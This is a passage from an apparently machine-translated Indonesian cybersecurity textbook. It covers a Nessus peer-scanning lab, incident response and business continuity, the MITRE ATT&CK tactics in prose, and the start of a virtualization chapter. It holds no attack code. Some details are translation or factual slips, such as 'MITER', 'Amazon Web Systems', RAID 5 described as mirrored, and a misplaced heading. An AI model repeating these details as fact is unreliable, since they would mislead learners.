Di lab ini kita akan mengunduh pemindai kerentanan Nessus dan menggunakannya untuk memindai mesin. Klik di sini untuk mendaftar kode aktivasi dan menerima tautan untuk mengunduh Nessus Essentials. Setelah Anda menginstal Nessus versi terbaru untuk OS Anda dan menyelesaikan pendaftaran, lanjutkan ke langkah berikutnya. Nessus menjalankan antarmuka web di localhost dengan sertifikat yang ditandatangani sendiri, jadi Anda harus menerimanya untuk melanjutkan.

Jalankan ipconfig di perangkat Windows atau ifconfig di Mac untuk menemukan alamat IP adaptor Wifi Anda. Bertukar alamat IP dengan teman (Anda akan memindai satu sama lain) dan memasukkan IP teman Anda ke dalam dialog Selamat Datang di Nessus Essentials. Ketika Anda mengklik Berikutnya Nessus akan memulai langkah penemuan host, memastikan bahwa alamat IP yang Anda masukkan benar-benar sesuai dengan host yang aktif. Klik kotak centang di sebelah host setelah muncul di Host Discovery dan jalankan pemindaian. Anda akan melihat statusnya Berjalan saat pemindaian sedang dilakukan.

Setelah pemindaian selesai, lihat ringkasan kerentanan di tab Host. Berapa banyak kerentanan non-info yang ada di setiap kategori (Rendah, Sedang, Tinggi, Kritis)? Ambil tangkapan layar tab Kerentanan setelah pemindaian selesai. Pilih dua kerentanan dan jelaskan dengan kata-kata Anda sendiri. Langkah mitigasi apa yang dapat Anda ambil untuk menghilangkan kerentanan ini?

Latihan Soal

1. Informasi apa yang perlu dikumpulkan oleh tim keamanan saat menilai kemungkinan kerentanan?
2. Apa tujuan database CVE dan apa manfaatnya bagi tim keamanan?
3. Berikan tiga contoh PII.

BAB 9
RESPONS DAN KONTINUITAS INSIDEN

Bahkan dengan kontrol keamanan yang paling ketat sekalipun, insiden masih akan terjadi. Penting bagi kita untuk bersiap merespons dan memulihkan keadaan secepat mungkin. Proses ini dikenal sebagai respons insiden dan kontinuitas.

9.1 ORGANISASI KEAMANAN

Kita telah melihat banyak organisasi keamanan ini, namun kita akan membahasnya secara lebih mendalam di sini. Organisasi-organisasi ini membuat kerangka analisis dan daftar kerentanan yang digunakan oleh spesialis keamanan untuk merespons suatu insiden.

Gambar 9.1 Perusahaan MITER, Domain publik, melalui Wikimedia Commons

Pada tahun 1940-an dan 1950-an, para ilmuwan MIT mengembangkan laboratorium komputasi skala besar. Pada tahun 1958 MITER dibentuk sebagai perusahaan swasta dari personel dan peralatan di laboratorium tersebut. Saat ini, MITER adalah pusat penelitian dan pengembangan yang didanai pemerintah federal.

Seperti disebutkan sebelumnya, MITRE mengelola CVE DB. MITER juga telah mengembangkan kerangka kerja ATT&CK untuk menganalisis insiden. Kita akan membahas setiap langkah kerangka kerja ini di akhir bab ini.

NIST

NIST adalah singkatan dari Institut Nasional Standar dan Teknologi. Ini didukung oleh pemerintah federal melalui Departemen Perdagangan AS dan menempatkan dirinya sebagai lembaga untuk mempromosikan inovasi Amerika. NIST mengembangkan standar, pedoman, dan praktik terbaik di bidang teknis. NIST juga memiliki kerangka keamanan yang mereka kembangkan yang dikenal sebagai kerangka NIST. Ini menguraikan tanggung jawab umum tim keamanan:

- Identifikasi
- Melindungi
- Deteksi
- Merespon
- Pulih

OWASP

Open Web Application Security Project (OWASP) adalah organisasi nirlaba internasional yang berfokus pada keamanan aplikasi web. Mereka memiliki komunitas online

yang aktif dengan alat, forum, video, dan postingan berita. Sumber daya mereka yang paling populer adalah OWASP Top 10, sebuah daftar tahunan kerentanan aplikasi web paling populer.

SOC

Pusat operasi keamanan (SOC) adalah tim ahli keamanan berdedikasi yang bekerja dalam bisnis yang mereka lindungi. Respons dan pemulihan insiden adalah tugas SOC. SOC juga menyiapkan infrastruktur pencegahan, memantau lingkungan, merespons kemungkinan ancaman, mengelola log, dan menjaga kepatuhan.

Konsep penting dalam SOC adalah gagasan tentang garis dasar. Sebuah perusahaan populer mungkin diserang ratusan kali dalam sehari. Penting bagi SOC untuk mengetahui rata-rata volume serangan sehingga mereka dapat mempertahankan sumber daya untuk merespons. Melalui pemantauan, SOC dapat menetapkan garis dasar tentang apa yang normal di lingkungan.

Insiden

Insiden adalah bagian dari bekerja di SOC, itu akan terjadi. SOC terbaik mungkin mengenalinya sebelum menjadi masalah (atau bahkan insiden) dan mempraktikkan cara merespons dan memulihkannya. Tujuannya adalah untuk menjaga kelangsungan pelayanan yang diberikan meskipun terjadi insiden.

Prekursor

Biasanya sebelum suatu insiden terjadi, terdapat tanda-tanda peringatan atau pertanda yang memberi tahu Anda bahwa suatu insiden akan terjadi. Prekursornya mungkin terlihat jelas seperti ancaman dari APT, organisasi kriminal, atau Hacktivist. Mereka juga bisa tidak kentara, seperti pola pengintaian di log server web atau bukti pemindaian port sementara. Yang terakhir, pendahulunya mungkin adalah penemuan eksploitasi baru yang mengarah pada peningkatan aktivitas aktor jahat bagi semua orang. Dalam semua kasus, penting untuk mewaspadai prekursornya. Jika sebuah insiden terjebak dalam fase ini maka akan lebih mudah untuk ditangani.

Indikator

Tingkat berikutnya yang naik dari pendahulunya adalah indikator. Indikator adalah peringatan yang menunjukkan bahwa suatu insiden telah terdeteksi. Hal ini mungkin disebabkan oleh IDS/IPS, sistem manajemen titik akhir, pemindai malware, perangkat jaringan, atau bahkan laporan pengguna.

Setelah alarm indikator terpicu, anggota SOC harus merespons dan menyelidiki. Dalam skenario kasus terbaik, indikator ini memberi tahu Anda bahwa sebuah insiden telah terdeteksi sebelum terlalu banyak kerusakan terjadi.

Tanggapan

Pada fase respons, SOC menangani suatu insiden untuk mengurangi dampak buruk yang ditimbulkannya. Setiap kejadian berbeda, namun prinsip dan langkah yang mengaturnya sama.

Keberlangsungan bisnis

Konsep kesinambungan merupakan inti dari langkah-langkah yang diambil untuk merespons suatu kejadian. Ingatlah bahwa tujuannya adalah untuk menjaga segala sesuatunya tetap berjalan dan menjaga layanan tetap tersedia. Kelangsungan Bisnis memiliki tiga bagian utama: Perencanaan Kesinambungan Bisnis (BCP), Analisis Dampak Bisnis (BIA), dan Perencanaan Pemulihan Bencana (DRP).

Perencanaan Kesinambungan Bisnis (BCP) adalah metodologi untuk menjaga segala sesuatunya tetap berjalan. Dengan BCP, ancaman diidentifikasi terlebih dahulu dan proses bisnis penting diprioritaskan. Prosedur pemulihan untuk proses ini telah dikembangkan dan diuji. Menanggapi suatu insiden, prosedur-prosedur ini diikuti sesuai praktik.

Analisis Dampak Bisnis (BIA) mengidentifikasi fungsi-fungsi bisnis dan menilai dampak penghentian fungsi-fungsi tersebut. BIA mengukur dampak pemadaman pada:

- Properti (aset berwujud)
- Keuangan (pendanaan moneter)
- Keamanan (perlindungan fisik)
- Reputasi (status)
- Kehidupan (kesejahteraan)
- Pelanggan

BIA dapat membantu menentukan fungsi-fungsi penting dan titik-titik kegagalan. Hal ini memungkinkan SOC untuk menentukan ke mana sumber daya harus disalurkan agar memiliki peluang terbaik untuk mempertahankan kelangsungan bisnis.

Terakhir, memiliki Rencana Pemulihan Bencana (DRP) memudahkan pemulihan jika terjadi masalah berskala besar. Pemulihan Bencana (DR) memerlukan kebijakan, alat, dan prosedur untuk pulih dari pemadaman listrik. DRP akan merinci urutan pemulihan dan memerlukan banyak pengujian untuk memastikan bahwa seluruh rangkaian aplikasi yang didukung dapat diaktifkan kembali. DRP standar akan merinci:

- Tujuan dan Ruang Lingkup
- Tim Pemulihan
- Mempersiapkan Diri Menghadapi Bencana
- Prosedur Darurat atau Respons Insiden Saat Terjadi Insiden
- Prosedur Restorasi dan Kembali Normal

Redundansi

Layanan redundan dapat membantu kesinambungan dengan memastikan selalu tersedia layanan tanpa kompromi. Konsep utama redundansi dirinci dalam bahasa yang digunakan:

- **Redundansi:** komponen/layanan tambahan yang dijalankan jika terjadi kegagalan
- **Kegagalan:** proses penyerahan ke perangkat sekunder
- **Ketersediaan tinggi (HA):** memastikan kinerja operasi tingkat tinggi
- **Toleransi kesalahan:** memungkinkan sistem untuk melanjutkan jika terjadi kegagalan
- **Titik Kegagalan Tunggal (SPOF):** satu kegagalan yang dapat menyebabkan pemadaman listrik

Panas, Dingin, & Hangat

Salah satu cara umum untuk menerapkan redundansi adalah melalui penggunaan situs panas, dingin, dan hangat. Situs panas adalah lokasi sekunder yang aktif dan mereplikasi secara real-time apa yang terjadi dalam produksi. Jika situs utama tidak aktif, situs yang panas dapat langsung mengalami failover.

Lokasi dingin adalah lokasi sekunder tanpa peralatan. Situs yang dingin akan membutuhkan waktu untuk disiapkan dan dikonfigurasikan jika terjadi pemadaman listrik. Lokasi yang hangat adalah lokasi sekunder dengan semua peralatan dan konektivitas. Peralatan masih perlu dihidupkan dan menyiapkan produksi, namun tidak memerlukan waktu lama untuk melakukan failover ke lokasi yang hangat seperti ke lokasi yang dingin.

9.2. SERANGAN

RAID adalah kasus redundansi menarik yang terjadi di tingkat penyimpanan server. RAID adalah singkatan dari Redundant Array of Inexpensive/Independent Disks dan seperti namanya, RAID menggunakan banyak disk untuk membuat proses baca/tulis lebih cepat dan untuk dapat memulihkan jika salah satu disk gagal. Penting untuk dicatat bahwa RAID bukanlah cadangan. Cadangan dimaksudkan untuk membantu pemulihan dan dapat ditempatkan di lokasi yang sama. Array RAID dimaksudkan untuk bekerja pada satu mesin dan membantu mengurangi kerusakan yang disebabkan oleh kegagalan disk. RAID memiliki beberapa tingkatan, yang masing-masing memprioritaskan aspek berbeda:

- **RAID 0**: Data disebarkan ke beberapa disk untuk mempercepat proses baca/tulis. Jika satu disk hilang, seluruh array akan mati.
- **RAID 1**: Data dicerminkan ke beberapa disk untuk redundansi. Jika satu disk hilang, array dapat dipulihkan dari disk lainnya.
- **RAID 5**: Setidaknya tiga disk digunakan dengan cara yang dilucuti dan dicerminkan sedemikian rupa sehingga kecepatan baca/tulis meningkat dan jika satu disk mati, array dapat dibangun kembali.
- **RAID 10**: Kombinasi RAID0 dan RAID1.• RAID 10: Kombinasi RAID0 dan RAID1.

Isolasi dan Penahanan

Langkah pertama sebagai reaksi terhadap suatu insiden adalah menghapus aset dari jaringan agar kerusakan tidak menyebar. Ini adalah prosedur standar bagi malware untuk mencoba menyebar ke komputer lain dan cara tercepat untuk melakukannya adalah melalui jaringan internal. Dengan mengisolasi aset yang terinfeksi, kami dapat membantu mencegah hal ini.

Ada beberapa alat lain untuk membendung malware seperti sandboxing dan snapshot. Sandboxing mengacu pada praktik menjalankan proses dalam lingkungan terkendali pada mesin. Sebagian besar browser web mem-sandbox JavaScript yang mereka jalankan, artinya jika sebuah situs web menyajikan JS berbahaya, hal itu tidak akan dapat memengaruhi hal lain di mesin. Snapshot mengacu pada penyimpanan status perangkat penyimpanan pada mesin

secara berkala. Hal ini memungkinkan SOC mengembalikan mesin ke keadaan sebelumnya, sebelum malware aktif.

Pemulihan

Pemulihan bisa menjadi sebuah proses yang panjang, namun ini adalah inti dari respons terhadap suatu kejadian. Jika malware dapat dihapus dari mesin, tindakan tersebut dilakukan pada langkah ini. Akun yang dibobol juga dinonaktifkan.

Sayangnya, mungkin tidak mungkin untuk mengembalikan beberapa aset ke kondisi yang sebelumnya tidak terkompromi, sehingga aset tersebut mungkin perlu dipulihkan dari cadangan atau gagal untuk dibangun kembali dari awal. Pencadangan membuat pemulihan menjadi lebih sederhana dan perusahaan yang tidak memiliki rencana pencadangan biasanya menerapkannya setelah kejadian pertama. Meskipun demikian, malware mungkin juga masuk ke dalam cadangan jika diberikan waktu yang cukup pada sistem. Dalam hal ini, aset tersebut biasanya dihancurkan dan aset baru dibangun. Meskipun hal ini dapat memakan waktu lama, ini adalah salah satu dari sedikit cara untuk mengetahui dengan pasti bahwa aset tersebut tidak disusupi.

Remediasi

Remediasi difokuskan untuk memastikan bahwa suatu kejadian tidak dapat terulang kembali. Remediasi mungkin memerlukan patch, perubahan firewall, pembaruan database IoC, atau bahkan menambahkan lebih banyak lapisan keamanan. Tujuannya untuk memastikan seluruh aset aman.

Pelaporan

Pelaporan adalah langkah penting. Penting untuk mengumpulkan log yang diberi stempel waktu serta laporan tentang bagaimana rencana insiden dilaksanakan. Ini dapat membantu Anda menentukan apakah rencana tersebut harus diubah dan dapat membantu Anda mengetahui apa yang harus diperhatikan di masa depan. Dalam skenario kasus terbaik, pelaporan yang baik memungkinkan Anda menangkap kejadian di masa depan sebelum menjadi insiden.

Pengungkapan juga merupakan aspek penting dalam fase pelaporan. Baik kepatuhan maupun etika dasar mengamanatkan agar pelanggan diberi tahu jika ada data yang hilang. Dengan mengungkapkan rincian suatu insiden, Anda juga dapat membuat perusahaan lain mengetahui jenis serangan apa yang terjadi "di alam liar".

9.3 KERANGKA KERJA MITRE ATT&CK

Pada bab Malware, kami membahas kerangka analisis serangan Cyber Killchain dari Lockheed Martin. Cyber killchain bukan satu-satunya kerangka analisis yang tersedia, alternatif yang populer adalah kerangka MITRE ATT&CK. ATT&CK memiliki 14 bagian yang mencakup taktik, teknik, dan pengetahuan umum permusuhan. Setiap bagian dipisahkan menjadi matriks-matriks berbeda yang mempunyai sub-tekniknya masing-masing. Dikembangkan pada tahun 2013, kerangka kerja ATT&CK adalah cara modern dalam memandang suatu insiden yang dapat membantu mendorong pengambilan keputusan terkait respons dan kontinuitas.

Pengintaian

Pengintaian adalah tindakan mengumpulkan informasi tentang suatu target. Ini biasanya melibatkan pemindaian kerentanan, pemetaan jaringan, dan phishing. Penyerang umumnya mencari kelemahan dan jalan masuk ke perusahaan. Memahami bagaimana pengintaian dilakukan dapat membantu tim keamanan mengetahui penyebab terjadinya insiden.

Pengembangan Sumber Daya

Pengembangan sumber daya melibatkan perolehan infrastruktur untuk melancarkan serangan. Hal ini mungkin melibatkan peniruan identitas atau eksploitasi yang disesuaikan berdasarkan hasil pengintaian sebelumnya. Pada fase pengembangan sumber daya, semua tindakan yang diperlukan untuk menyiapkan tahapan serangan dilakukan.

Akses Awal

Akses awal mengacu pada pelanggaran keamanan pertama. Ada banyak cara untuk terjadinya hal ini, namun beberapa cara yang umum adalah phishing, seseorang mengklik link di email, atau melalui akun yang disusupi. Penyerang mungkin akan lebih mudah mengeksploitasi perangkat lunak dasar yang digunakan suatu perusahaan seperti yang terjadi pada serangan rantai pasokan. Bahkan ada contoh penyerang meninggalkan flash drive jahat di area umum atau menyerang jaringan WiFi dari mobil terdekat. Bagaimana pun cara kerjanya, akses awal adalah kompromi nyata pertama dalam sebuah serangan.

Eksekusi

Eksekusi melibatkan menjalankan perintah atau skrip yang diperlukan untuk melakukan sisa serangan. Sebagian besar dari ini dapat diotomatisasi melalui skrip PowerShell atau BASH. Skrip ini akan mengeksploitasi kerentanan, mengatur tugas untuk menjalankan, mengunduh dan menginstal perangkat lunak, dan bahkan mungkin memberi penyerang pijakan untuk spearphishing internal.

Kegigihan

Persistence adalah tindakan menyiapkan suatu sistem atau sistem untuk terus menjalankan malware yang telah ditanamkan. Hal ini mungkin melibatkan eksekusi skrip secara otomatis, skrip init pada sistem Linux, membuat akun baru, menjadwalkan tugas untuk dijalankan, atau bahkan menanamkan kode di dalam atau di tempat dokumen lain yang dapat dieksekusi atau mendukung makro. Dengan kegigihan, penyerang dapat yakin bahwa meskipun mesin dihidupkan ulang atau tidak sepenuhnya dihapus, kode berbahaya akan berjalan kembali.

Peningkatan Hak Istimewa

Setelah penyerang memiliki pijakan di jaringan internal, mereka biasanya akan berupaya meningkatkan hak istimewa. Hal ini dapat dilakukan secara lokal, melalui eksploitasi, dengan mengelabui pengguna agar meningkatkan hak istimewa skrip yang sedang berjalan, dengan mencuri kredensial melalui jaringan, atau dengan memanfaatkan proses sistem yang sedang berjalan.

Kuncinya dalam fase ini adalah keamanan mesin telah dibobol, namun jika penyerang tidak memiliki akun admin di mesin, tingkat kerusakan sebenarnya mungkin tidak terlalu

buruk. Dengan meningkatkan hak istimewa menjadi admin, penyerang dapat mengontrol aset sepenuhnya.

Penghindaran Pertahanan

Penting untuk dicatat bahwa ketika hal ini terjadi, pemindai malware, perangkat lunak manajemen titik akhir, dan bahkan mungkin anggota SOC akan bekerja secara aktif untuk mendeteksi dan menghapus malware. Penyerang akan mengambil langkah-langkah, biasanya otomatis, agar dapat mendeteksi keberadaan mereka. Hal ini mungkin melibatkan penonaktifan pemindai malware, pembersihan log, penerapan dalam container, menjalankan proses yang sudah berjalan, dan metode kebingungan lainnya. Penghindaran pertahanan membuat pekerjaan tim keamanan menjadi lebih sulit.

Akses Kredensial

Dengan malware yang berjalan di setidaknya satu mesin, penyerang mungkin mencoba mencuri kredensial. Hal ini dapat melibatkan pencatatan penekanan tombol, melakukan serangan MitM di jaringan lokal, program brute force, memecahkan hash yang disimpan secara lokal, atau mengeksploitasi pengelola kata sandi. Kredensial memberi penyerang sarana untuk masuk ke mesin lain di jaringan dan memperluas aset mereka.

Penemuan

Aktor jahat akan mencoba mengumpulkan informasi sebanyak mungkin tentang lingkungan tempat mereka beroperasi. Mengetahui tentang akun yang tersedia, jenis lalu lintas jaringan, layanan yang berjalan, kata sandi yang disimpan, dan tindakan pencegahan keamanan membantu mereka membuat keputusan yang tepat mengenai langkah selanjutnya. Kebijakan internal juga dapat membantu, lebih mudah menebak kata sandi ketika Anda mengetahui kebijakan kata sandi perusahaan. Diperkirakan suatu saat setelah akses awal, penyerang akan mencoba mendapatkan lebih banyak informasi.

Gerakan Lateral

Pergerakan lateral mengacu pada pergerakan melintasi sistem internal tanpa perubahan besar dalam hak istimewa. Ini mungkin merujuk pada akun pengguna yang disusupi yang digunakan untuk menyusupi akun pengguna lain. Semakin banyak akun yang dapat diakses oleh penyerang, semakin efektif mereka mempelajari lingkungan. Memiliki akses ke banyak akun juga memberi penyerang lebih banyak pilihan untuk persistensi, akses kredensial, dan spearphishing internal.

Koleksi

Data dapat dikumpulkan dari keyboard stasiun kerja, serta kamera laptop dan mikrofon. Data sistem lokal, data drive bersama, dan data media yang dapat dipindahkan semuanya juga dapat diambil. Email dapat dibaca sekilas dan disimpan dan dalam beberapa kasus rekaman layar juga dapat digunakan. Sama seperti di Discovery, penyerang sering kali mengincar data sebanyak mungkin yang bisa mereka kumpulkan.

Komando dan Kontrol

Komando dan Kontrol (C2 atau C&C) mengacu pada proses menyiapkan saluran antara sistem internal yang dikompromikan dan sistem eksternal. Saluran ini dapat digunakan untuk mengambil data dari mesin yang disusupi dan/atau untuk memasukkan malware ke dalam

mesin. Saluran C2 memungkinkan operator mengirim interaksi dengan mesin yang disusupi dan bahkan mengotomatiskan sebagian besar pekerjaan.

Protokol C2 mungkin mencoba mendukung lalu lintas jaringan reguler, atau memanfaatkan layanan yang sulit dilacak. Anda akan melihat lalu lintas C2 terenkripsi pada protokol web, kueri DNS, protokol email, atau bahkan protokol obrolan seperti Discord. Protokol tingkat rendah seperti ICMP dan UDP juga dapat digunakan untuk menghindari deteksi. Sistem C2 dapat menggunakan beberapa saluran atau saluran berbeda untuk mengunggah/mengunduh. Tujuan utamanya adalah membuat lalu lintas sulit dideteksi, dilacak, dan dihentikan.

Eksfiltrasi

Mendapatkan data dari mesin bisa jadi sulit bagi musuh karena transfer dalam jumlah besar dapat memicu alarm. Layanan web yang sudah digunakan, Google Drive, Dropbox, dll., dapat digunakan untuk membuat eksfiltrasi terlihat seperti lalu lintas biasa. Jika terjadi pelanggaran fisik, drive USB dapat digunakan. Terakhir, protokol radio seperti Bluetooth, seluler, atau WiFi lokal juga dapat digunakan jika penyerang berada di dekat perangkat.

Dampak

Dampak serangan tersebut juga perlu dianalisis. Dampaknya dapat mencakup hilangnya akses terhadap aset, hilangnya data, data disimpan untuk tebusan, perusakan, penolakan layanan, atau pembajakan sumber daya. Semua hal tersebut dapat mengganggu kelangsungan bisnis dan pada akhirnya merugikan keuangan perusahaan. Dampak serangan perlu dipahami dengan baik untuk mengambil keputusan keamanan di masa depan.

Latihan Soal

1. Apa itu SOC dan apa fungsinya
2. Apa itu SPOF? Berikan contoh
3. Apa perbedaan kerangka ATT&CK dengan Kerangka Cyber Killchain? Anda mungkin perlu merujuk ke bab Malware.

Lab: Melaporkan Peretasan Sony Pictures 2014

Luangkan waktu sejenak untuk membaca rincian Peretasan Sony Pictures 2014. Jangan ragu untuk meneliti sumber lain yang digunakan juga. Bayangkan Anda bertanggung jawab untuk mengungkapkan rincian serangan tersebut kepada pihak-pihak yang terkena dampak segera setelah serangan itu terjadi.

Tentukan dua kelompok berbeda yang harus menerima pengungkapan dari Sony sebagai akibat dari pelanggaran tahun 2014. Tulis email pengungkapan untuk masing-masing pihak, dengan merinci apa yang terjadi, apa tanggapannya, dan apa dampak dari partai tersebut. Pastikan untuk mengingat audiens Anda saat menentukan seberapa banyak detail dan hal apa yang harus didiskusikan dalam email.

BAB 10
VIRTUALISASI


Teknologi Informasi telah mengalami pertumbuhan besar-besaran dalam penerapan virtualisasi sebagai landasan sistem yang dinamis dan kuat. Peralihan dari sumber daya bare-metal ke sumber daya virtual memberikan tantangan dan pertimbangan keamanan tersendiri. Seiring dengan perubahan di bidang ini, penting bagi siapa pun yang bekerja di bidang keamanan siber untuk tidak hanya memahami cara kerja sistem ini, namun juga mampu melakukan pendekatan penerapannya dengan pola pikir yang mengutamakan keamanan.

10.1 METODE

Virtualisasi adalah tindakan menggunakan sumber daya komputasi virtual dibandingkan dengan sumber daya sebenarnya secara langsung. Misalnya, Anda dapat menjalankan program pada komputer versi virtual, meniru prosesor, memori, dll., alih-alih menjalankan program secara langsung pada perangkat keras sebenarnya. Hal ini menawarkan beberapa keuntungan karena Anda dapat membatasi sumber daya yang digunakan program atau menjalankan beberapa program di lingkungan yang terisolasi tanpa perlu mengubah program itu sendiri secara signifikan. Ada beberapa cara yang biasanya dilakukan komputasi virtual:

Mesin virtual

Mesin virtual adalah sumber daya yang menggunakan perangkat lunak untuk berpura-pura menjadi komputer fisik secara keseluruhan. Mesin virtual meniru perangkat keras tempat sistem operasi tamu diinstal. Sistem operasi mesin yang menjalankan mesin virtual disebut sebagai sistem operasi host.



Gambar 10.1 Penerapan mesin Visual

Mesin virtual memberikan banyak fleksibilitas dalam cara menjalankan sesuatu. Mesin dapat dijeda, dihidupkan ulang, atau bahkan menyimpan cuplikan statusnya saat ini. Beberapa mesin virtual bahkan tidak memerlukan hak istimewa yang lebih tinggi untuk dijalankan, artinya Anda dapat meniru lingkungan yang memiliki hak istimewa dalam lingkungan yang tidak memiliki hak istimewa. Hal ini menjadikannya pilihan tepat untuk melakukan sandbox pada program yang tidak tepercaya.

Sayangnya mesin virtual memerlukan sumber daya yang cukup intensif karena memerlukan virtualisasi seluruh sistem operasi. Masalah penggunaan sumber daya dan meningkatnya popularitas virtualisasi menyebabkan terciptanya solusi yang lebih ringan seperti container.

Kontainer

Sebuah kontainer menyederhanakan VM dengan menggunakan kernel sistem operasi yang sama dengan host. Hal ini dicapai dengan menggunakan fitur khusus dari kernel Linux untuk mengisolasi container. Namespace Linux yang dikontrol oleh cgroups memungkinkan daemon (Docker, podman, dll.) membuat lingkungan di mana aplikasi memiliki akses terbatas ke sistem penuh. Biasanya container digunakan untuk menjalankan satu aplikasi seolah-olah aplikasi tersebut berjalan sendiri di host sebenarnya. Hal ini mempermudah penerapan lingkungan unik yang diperlukan beberapa aplikasi.

Masalah keamanan yang jelas terletak pada isolasi. Apa yang terjadi jika sebuah container memiliki akses ke sumber daya container lain? Mengingat container dari perusahaan pesaing mungkin berjalan berdampingan pada mesin yang sama di cloud, apa risiko jika container berbahaya mengakses atau mengganggu container lain?

Sistem Orkestrasi Kontainer

Kontainer juga memudahkan untuk memulai ulang atau menskalakan aplikasi. Sistem orkestrasi kontainer memanfaatkan hal ini dengan memantau kontainer dan menaikkan atau menurunkannya sesuai kebutuhan. Sistem orkestrasi container yang paling populer adalah Kubernetes, yang dikembangkan oleh Google untuk mengelola aplikasi web.

Mengingat sistem orkestrasi membuat wadah dari gambar sesuai kebutuhan, salah satu bidang yang menjadi perhatian adalah integritas gambar tersebut. Jika registri gambar disusupi, sistem orkestrasi akan tetap menyebarkan gambar yang disimpan di sana, biasanya membuat masalahnya menjadi jauh lebih buruk. Kontainer juga sulit dikelola dari sudut pandang logging, yang dapat menyebabkan masalah kepatuhan. Jika suatu perusahaan mungkin pernah memantau log dari satu server di masa lalu, kini mereka harus memantau log dari ratusan container yang berjalan di server.

IaaS

IaaS adalah singkatan dari infrastruktur sebagai layanan dan mengacu pada pembelian VM atau sumber daya kontainer dari penyedia. Beberapa perusahaan IaaS yang populer adalah Amazon Web Systems, Microsoft Azure, dan Linode. Masing-masing memiliki beberapa alat keamanan dasar dan kebijakan default untuk membantu menjaga keamanan sumber daya yang dibeli, namun pada akhirnya sebagian besar tanggung jawab keamanan untuk memastikan keamanan sumber daya terletak pada kelompok yang membeli sumber daya tersebut.

PaaS

PaaS adalah singkatan dari platform as a service dan mengacu pada layanan tingkat tinggi yang menyebarkan aplikasi di lingkungan yang sudah ada dan berjalan pada layanan IaaS. Heroku adalah contoh bagus dari layanan jenis ini.

Heroku mendukung banyak aplikasi berbeda, namun semuanya bekerja dengan cara yang relatif sama: Bayangkan ada repositori git dari aplikasi web Django yang perlu disebarkan. Heroku akan mengambil instans Amazon EC2 yang berjalan di AWS, mengkloning repo, menginstal lingkungan virtual Python dengan dependensi yang diperlukan, dan menginstal server web produksi Django pada sistem. Meskipun pengguna dapat mengambil langkah-langkah ini sendiri, PaaS mempermudah penerapan aplikasi.

SaaS

Software as a service (SaaS) adalah metodologi yang sudah biasa kami gunakan. SaaS mengambil aplikasi web dan membuatnya tersedia untuk berlangganan. Beberapa contohnya adalah Webex, Dropbox, Google Workspace, dll. SaaS adalah cara populer untuk memonetisasi perangkat lunak. Salah satu masalah keamanan dengan SaaS adalah ia menggabungkan informasi dengan satu penyedia. Jika server yang menjalankan perangkat lunak disusupi, PII jutaan orang mungkin bocor.

10.2 KOMPUTASI AWAN

IaaS mengantarkan peralihan dari penerapan perangkat lunak di lokasi ke penerapan di cloud atau pada sumber daya IaaS. Teknologi informasi telah mengalami peralihan ke cloud dan kembali lagi dengan segala macam pilihan yang beragam di antaranya. Sebuah bisnis dapat memilih salah satu model ini tergantung pada kebutuhannya.

Publik

